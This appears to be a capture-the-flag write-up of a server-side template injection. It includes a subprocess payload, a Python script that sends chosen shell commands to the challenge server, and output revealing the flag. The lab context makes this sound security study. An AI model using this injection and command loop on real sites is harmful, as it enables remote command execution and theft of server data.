

```
__import__("subprocess").Popen(["ls","l"],stdout=__import__("subprocess").PIPE).communicate()[0]
```

This allows us to run our desired os commands


We read the list of files to see if the flag is in the same directory.



The flag is in the same directory and there is a file, so I read it with the cat command.



python code:



The screenshot displays a Kali Linux desktop environment. In the background, a Mousepad window titled '~/.Desktop/exp.py - Mousepad' shows a Python script. The script imports the 'requests' module and enters a loop where it prompts the user for a command. It then uses 'subprocess.Popen' to execute the command and 'requests.post' to send the command to a web server at 'http://34.107.45.207:30806/'. If the server responds with a 200 status code, it prints the response text, which is expected to contain 'Hello'. Otherwise, it prints 'bad command'.

```
1 import requests as r
2
3 while True:
4     inp = input("enter valid command: ")
5     exp = "${__import__('subprocess').Popen("+str(inp.split(' '))
6     +",stdout=__import__('subprocess').PIPE).communicate()[0]}"
7     data = r.post("http://34.107.45.207:30806/",data={"name":exp})
8     if data.status_code == 200:
9         print(data.text[data.text.find("Hello"):data.text.find("</h2></body></html>")])
10    else:
11        print("bad command")
```

In the foreground, a terminal window titled 'kali@kali: ~/.Desktop' shows the execution of the script. The user runs 'python exp.py', and the script prompts for a command. The user enters 'ls', and the script returns 'Hello b'app.py\nflag\n!'. The user then enters 'ls -l', and the script returns 'Hello b'total 8\n-rwxr-xr-x 1 root root 655 May 18 13:59 app.py\n-rwxr-xr-x 1 root root 70 May 18 13:59 flag\n!'. Finally, the user enters 'cat flag', and the script returns 'Hello b'CTF{4b08602e0090f81707b98ca687a5cacfd32888ffceef1d3cff2d99e6034b1e58}\n!'. The user then enters 'enter valid command:' and the prompt is shown.

```
(kali@kali)-[~/Desktop]
$ python exp.py
enter valid command: ls
Hello b'app.py\nflag\n!'
enter valid command: ls -l
Hello b'total 8\n-rwxr-xr-x 1 root root 655 May 18 13:59 app.py\n-rwxr-xr-x 1 root root 70 May 18 13:59 flag\n!'
enter valid command: cat flag
Hello b'CTF{4b08602e0090f81707b98ca687a5cacfd32888ffceef1d3cff2d99e6034b1e58}\n!'
enter valid command: 
```

The desktop taskbar at the bottom shows the system status: 15°C Cloudy, 9:00 PM, 10/19/2022, and a battery level of 120%.